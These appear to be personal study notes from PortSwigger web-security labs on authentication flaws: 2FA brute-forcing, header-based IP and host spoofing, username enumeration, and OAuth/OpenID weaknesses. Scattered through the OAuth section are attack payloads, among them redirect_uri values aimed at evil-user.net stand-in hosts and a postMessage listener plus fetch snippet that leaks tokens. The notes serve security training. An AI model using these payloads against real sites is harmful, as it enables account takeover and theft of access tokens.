**Authentication vulnerabilities**

Authentication is the process of verifying that a user is who they claim to be. Authorization involves verifying whether a user is allowed to do something.

**Tools:**

<https://www.browserling.com/tools/all-hashes>

Reverse lookup of md5sum hash

<https://md5.gromweb.com/?md5=26323c16d5f4dabff3bb136f2460a943>

Three authentication factors

* Something you know, such as a password or the answer to a security question. These are sometimes referred to as "knowledge factors".
* Something you have, that is, a physical object like a mobile phone or security token. These are sometimes referred to as "possession factors".
* Something you are or do, for example, your biometrics or patterns of behavior. These are sometimes referred to as "inherence factors".

## Vulnerabilities in authentication mechanisms

2 FA can be brute forced if the logic is flaws

* Check if IP block happens
* Check if IP block is unblocked after successful login so use your own account to do login and hence unblock happens then continue the attack for the victim user
* Sometimes the 2nd FA is not fully secure because the first FA is authenticated and then this fact is saved in cookie so the attacker can swap this with the victim user and then brute force it for the 2FA.
  + After authentication if IP block logic is not there for 2FA
  + Session is stored in cookie so can be swapped or something
* Sometimes users have too many attempts error when user exist in system
* Sometime all password can be passed in the json if the password and username is passed as json and password field is a list which is a valid json
* Sometime stay log in triggers a store of cookie flag which are encoded with static values and can be used to bypass login step altogether
* Sometimes the reset token is not checked who has generated the token so your account token can be used to reset the password of victim
* While resetting the password, check if the reset password is sending username also to check whose password is being reset and also sometimes the API can accessed without login
* Also figure out different combination of error messages that you get and design the logic from it

To Bypass different IP

X-Forwarded-For: 1.2.3.4 <if contains many IPs then it shows the chain of proxy servers

HTTP header used to identify the originating IP address of a client connecting to a web server through an HTTP proxy or a load balancer. To check if this is being used or not, then send with and without this header and check the differences in response header

Its very finky where don’t pass the https and also without space before :

X-Forwarded-Host: exploit-0a1500cc041579c2801593f001e6008d.exploit-server.net

"X-Forwarded-Host" (XFH) header is an HTTP header that is used to pass the original host requested by the client to a web server, especially when requests pass through proxy servers or load balancers

Problem start from here: https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware

X-Forwarded-Host

https://portswigger.net/web-security/authentication/password-based

**Easy Level:**

BruteForcing the password and find username via email

Username enumeration: Username enumeration is when an attacker is able to observe changes in the website's behaviour in order to identify whether a given username is valid.

while checking, things to look for change in:

* Status codes
* Error messages: could be different by a “space or stop so attack and do grep on error msg:
* Response times: by giving very long password
  + Columns of response time is on title bar of intruder attack
    - When username is correct and password is wrong and long, it might have different response time and if username is wrong then it has same response time
    - If username and password are correct then status would be different

* If the form gets set in the json format then password can be passed as list of password in single form itself.


**If the Authorization header is added in every request then, HTTP basic authentication is used and hence Authorization: Basic base64(username:password)**

Complete the rest of lab after 3 labs

https://portswigger.net/web-security/authentication/password-based

OAuth 2.0 [**authentication vulnerabilities**](https://portswigger.net/web-security/authentication)

OAuth is authorization framework to share limited access to account instead of sharing all details and username and password to 3rd party software. Identify the params and url endpoint if Oauth is being used.

It works by defining a series of interactions between three distinct parties, namely a **client application**, **a resource owner**, and the **OAuth service provider**.

**Grant types** also known as **OAuth flows**

Regardless of which OAuth grant type is being used, the first request of the flow will always be a request to the /authorization endpoint containing a number of query parameters that are used specifically for OAuth. In particular, keep an eye out for the **client\_id**, **redirect\_uri**, and **response\_type** parameters. For example, an authorization request will usually look something like this:

Identify which Oauth flow is being used:

1. Implicit grant type : if authorization is asking for token instead of code

It contains header like Authorization: Bearer <token>

2. Authorization code flow (contains code and access code flow)

Once you know the hostname of the authorization server, you should always try sending a GET request to the following standard endpoints:

* /.well-known/oauth-authorization-server
* /.well-known/openid-configuration

These will often return a JSON configuration file containing key information which increases the attack surface.

**These parameters to auth is very important**

* Is **token** can be used for authenticating another user. So intercept and check
* Is **state** param present in oauth requests in /auth or /callback requests
  + The **state** parameter should ideally contain an unguessable value, such as the hash of something tied to the user's session when it first initiates the OAuth flow which acts as csrf token. So attacker can initiate and later use victim to complete the request
  + **redirect\_uri** hijacking: check if any url can be added here to get the code sent to vulnearable site so as to steal and use it
    - flawed redirect urls
      * check I addition params or paths can be added
      * explore more(ssrf and cors) https://default-host.com &@foo.evil-user.net#@bar.evil-user.net/
      * duplicate redirect\_uri to see if error is not triggered
      * localhost in redirect\_uri so register this domain and steal it [localhost.evil-user.net](http://localhost.evil-user.net)
  + **response\_mode** from **query** to **fragments**/**web\_message** might change the redirect\_uri parsing
  + stealing code and access token using traversal of directory in redirect\_uri and then accessing the code from query/fragment param for the redirect\_uri. So e.g if directory traversal is possible then any page can get **code**(auth code grant type)/**access token**(implicit grant) and hence getting the code/token from the URL is by figuring out another vulnerability and the compromising the user

<https://client-app.com/oauth/callback/../../example/path> === <https://client-app.com/example/path>

* Identify some path links which renders the URL so that this could be used to send into redirect\_uri and get the code to evil.com

use window.location = ‘/?’+ document.location.hash.substr(1) evil for implicit grant for putting fragments as query parameter

* Check if an image url from evil site fires a request including the **Referer** header with query string revealing the token
* using xss to steal the token/code
* postMessage function if used can be used to send message to any origin if \* is used in 3rd argument parent.postMessage({type: 'onload', data: window.location.href}, '\*')

then

<script> window.addEventListener('message', function(e) { fetch("/" + encodeURIComponent(e.data.data)) }, false) </script>

* token request containing
  + Authorization code flow: wider permission like profile, openid, email in the post request. This happens after the code is being shared with different permission and access to the token has different permission and is not validated for the scope while fetching the token.
  + Implicit flow: Use scope param to add additional permission with the token. OAuth service's /userinfo endpoint, manually adding a new scope parameter in the process. Sometimes they are not checked
* Unverified user registration with Oauth is possible or not.
  + if possible then user can register on the email that they don’t have and use the client application which is using the same oAuth service without any problem

**1. Authorization Request**

https://oauth-0ad100f503d8a6a38123f5ce029f0038.oauth-server.net/auth?**client\_id**=z41fnkmc3skprekrkm3mf&redirect\_uri=https://0a9b00530394a6ec811df73a00b700ac.web-security-academy.net/oauth-callback&**response\_type**=token&**nonce**=1767142462&**scope**=openid%20profile%20email

**2. User Login and consent**

**3. Authorization code grant:** user consents to the requested access, their browser will be redirected to the /callback endpoint that was specified in the redirect\_uri parameter of the authorization request. This will result in GET request with param **code** and **state**

GET /callback?code=a1b2c3d4e5f6g7h8&state=ae13d489bd00e3c24 HTTP/1.1 Host: [client-app.com](http://client-app.com)

**4. Access Token:**

Once client application receives the authorization code, it request for access token.

e.g.

POST /token HTTP/1.1

Host: oauth-authorization-server.com

…

client\_id=12345&client\_secret=SECRET&redirect\_uri=<https://client-app.com/callback&grant_type=authorization_code&code=a1b2c3d4e5f6g7h8>

**5. Access token grant**

The OAuth service will validate the access token request. If everything is as expected, the server responds by granting the client application an access token with the requested scope.

{ "access\_token": "z0y9x8w7v6u5", "token\_type": "Bearer", "expires\_in": 3600, "scope": "openid profile", … }

**6. API call**

Now the client application has the access code, it can finally fetch the user's data from the resource server. To do this, it makes an API call to the OAuth service's /userinfo endpoint. The access token is submitted in the Authorization: Bearer header to prove that the client application has permission to access this data.

GET /userinfo HTTP/1.1

Host: oauth-resource-server.com

Authorization: Bearer z0y9x8w7v6u5

## OpenId

1. OpenID Connect claims and scopes

claims are key value pair

scope are the name given to group of claims.

e.g.

* email
* address
* phone
* profile

1. ID token: is the id\_token response type. This returns a JSON web token (JWT) signed with a JSON web signature (JWS).

In the basic oAuth, the data is share with the api using the token/code but in OpenId data is sent just after user is authenticated.

/.well-known/jwks.json

Identification of OpenId usage in the application

* check if openID parameter is present in any of the request
* change the response\_type to id\_token and check if the error occurs
* check for configuration /.well-known/openid-configuration
  + check if request\_uri\_parameter\_supported is supported in configuration file
  + check if registration links are available and logo url can be inserted as shown in next section/lab
* dynamic registration: solve <https://portswigger.net/web-security/oauth/openid/lab-oauth-ssrf-via-openid-dynamic-client-registration>

POST /reg HTTP/1.1 Host: oauth-YOUR-OAUTH-SERVER.oauth-server.net Content-Type: application/json

{ "redirect\_uris" : [ "https://example.com" ] ,

logo\_uri:””

}

Logo is generally rendered so we can fetch the data

https://portswigger.net/web-security/oauth/lab-oauth-stealing-oauth-access-tokens-via-a-proxy-page